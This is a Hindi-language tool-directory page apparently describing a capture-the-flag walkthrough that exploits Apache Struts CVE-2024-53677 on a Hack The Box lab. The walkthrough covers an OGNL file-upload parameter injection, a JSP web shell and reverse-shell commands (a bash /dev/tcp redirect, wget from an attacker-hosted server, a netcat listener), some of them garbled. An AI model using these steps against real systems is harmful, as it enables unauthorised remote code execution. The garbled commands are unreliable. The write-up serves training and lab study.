Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2024-53677-Exploitation — फ़ाइल अपलोड में हेरफेर के माध्यम से Apache Struts CVE-2024-53677 RCE का शोषण करने के लिए चरण-दर-चरण वॉकथ्रू, जिसमें OGNL इंजेक्शन, पेलोड एम्बेडिंग और रिवर्स शेल स्थापना शामिल है। | Kitploit
उपकरण/GitHubGitHub/hopsypopsy8/cve-2024-53677-exploitation
भेद्यता विश्लेषणकोड विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगलर्निंग और शिक्षापेलोड डेवलपमेंटलैब और अभ्यास
GitHubhopsypopsy8/cve-2024-53677-exploitation

CVE-2024-53677-Exploitation

फ़ाइल अपलोड में हेरफेर के माध्यम से Apache Struts CVE-2024-53677 RCE का शोषण करने के लिए चरण-दर-चरण वॉकथ्रू, जिसमें OGNL इंजेक्शन, पेलोड एम्बेडिंग और रिवर्स शेल स्थापना शामिल है।

रिपॉजिटरी देखें
381 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    354
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    341
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    309

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2024-53677 शोषण

Apache Struts RCE फ़ाइल अपलोड के माध्यम से

विवरण

CVE-2024-53677 एक कमज़ोरी है जो Apache Struts 2.0.0 से 6.4.0 से पहले के संस्करणों को प्रभावित करती है। ⚠️ इसका शोषण Hack The Box लैब में किया गया था।

Apache Struts में फ़ाइल अपलोड तर्क दोषपूर्ण है। एक हमलावर फ़ाइल अपलोड पैरामीटर में हेरफेर करके पथ ट्रावर्सल सक्षम कर सकता है और कुछ परिस्थितियों में यह एक दुर्भावनापूर्ण फ़ाइल अपलोड करने का कारण बन सकता है जिसका उपयोग रिमोट कोड निष्पादन करने के लिए किया जा सकता है। 🔗 संदर्भ: NIST NVD प्रविष्टि
टोही

एक हमला वेक्टर की पहचान

image

  1. वेबसाइट में छवि अपलोड सुविधा है।
  2. अपलोड की गई फ़ाइलें यहाँ संग्रहीत की जाती हैं: ip/uploads/20250213_014317/starwars.png
  3. सफल अपलोड पर छवि के साझा करने योग्य लिंक का URL ip/s/04ab2f40 होता है
  4. Apache Struts संस्करण ढूँढना

  • एक उजागर pom.xml ने Apache Struts 6.3.0.1 का खुलासा किया
  • CVE-2024-53677 के लिए कमज़ोर पुष्टि की गई

📸 pom.xml एक्सपोज़र:
image

शोषण

फ़ाइल अपलोड अनुरोध को संशोधित करना


इस कमज़ोरी का शोषण करने के लिए हम BurpSuite और इसकी Repeater कार्यक्षमता का उपयोग करते हैं ताकि पैकेट भेजने से पहले उन्हें संशोधित किया जा सके। नीचे हमारे पास एक असंपादित अनुरोध है।
image

हमारी समस्या यह है कि साइट उन फ़ाइल प्रकारों को ब्लॉक करती है जो [JPG, JPEG, PNG, GIF] नहीं हैं और /uploads निर्देशिका में कुछ भी निष्पादन योग्य नहीं है। इन समस्याओं से निपटने के लिए हम पहले एक और पैरामीटर जोड़ेंगे।

test

जोड़ा गया पैरामीटर OGNL (ऑब्जेक्ट-ग्राफ नेविगेशन लैंग्वेज) का शोषण करता है, जिसका उपयोग Apache Struts इनपुट डेटा को संसाधित करने के लिए करता है। FileUploadInterceptor वास्तविक PNG छवि को संभालने से पहले इस पैरामीटर को संसाधित करता है, जिससे हमलावर अनुरोध में हेरफेर कर सकते हैं और संभावित रूप से मनमाना कोड निष्पादित कर सकते हैं।

शोषण को अंतिम रूप देना

संशोधित पैरामीटर जोड़ने के बाद, सर्वर प्रतिक्रिया पुष्टि करती है कि फ़ाइल सफलतापूर्वक अपलोड हो गई है। हालांकि, हम देखते हैं कि फ़ाइल पथ सामान्य अपलोड निर्देशिका से भिन्न है।

plshelp

पेलोड संलग्न करना

इसके बाद, हम पेलोड को सीधे छवि डेटा के नीचे और अपने इंजेक्ट किए गए पैरामीटर से ठीक पहले जोड़कर एम्बेड करते हैं। शेल पेलोड प्राप्त किया जा सकता है 🔗 संदर्भ: shell.jsp इसके अलावा, एक महत्वपूर्ण विवरण यह है कि अनुरोध में "Upload" बड़े U के साथ चाहिए, न कि छोटे upload के साथ। यह 🔗 संदर्भ: exploit.py में देखी गई शोषण संरचना का अनुसरण करता है।

इन संशोधनों के साथ, हम अनुरोध भेजते हैं। सर्वर समान रूप से प्रतिक्रिया देता है, सफल अपलोड की पुष्टि करता है और समायोजित फ़ाइल पथ को दर्शाता है।

शोषण को नेविगेट करना

अब, निम्न URL पर नेविगेट करके, हम अपने अपलोड किए गए शेल के साथ बातचीत कर सकते हैं।

 ip/shelll.jsp?action=cmd&cmd=id 

final shell

इस स्तर पर, हम एक स्थानीय रूप से होस्ट किए गए वेब सर्वर का उपयोग करके रिवर्स शेल स्थापित कर सकते हैं। इसे प्राप्त करने का एक सरल तरीका Python है: python3 http.server -m 3004

इसके बाद, एक बुनियादी शेल स्क्रिप्ट बनाएं (जैसे, shell.sh) cat bash -i >& /dev/tcp/$IP/$PORT 0>&1 > shell.sh

इसे डाउनलोड करने के लिए wget का उपयोग करें wget http://ip_address/filename -O /tmp

डाउनलोड करने के बाद, निष्पादन अनुमतियाँ प्रदान करें chmod +777 /tmp/filename

और फिर रिवर्स शेल को सुनने के लिए nc (netcat) का उपयोग करें। nc -lvnp $PORT

अंत में निष्पादित करें ./filename

टूल डाउनलोड करें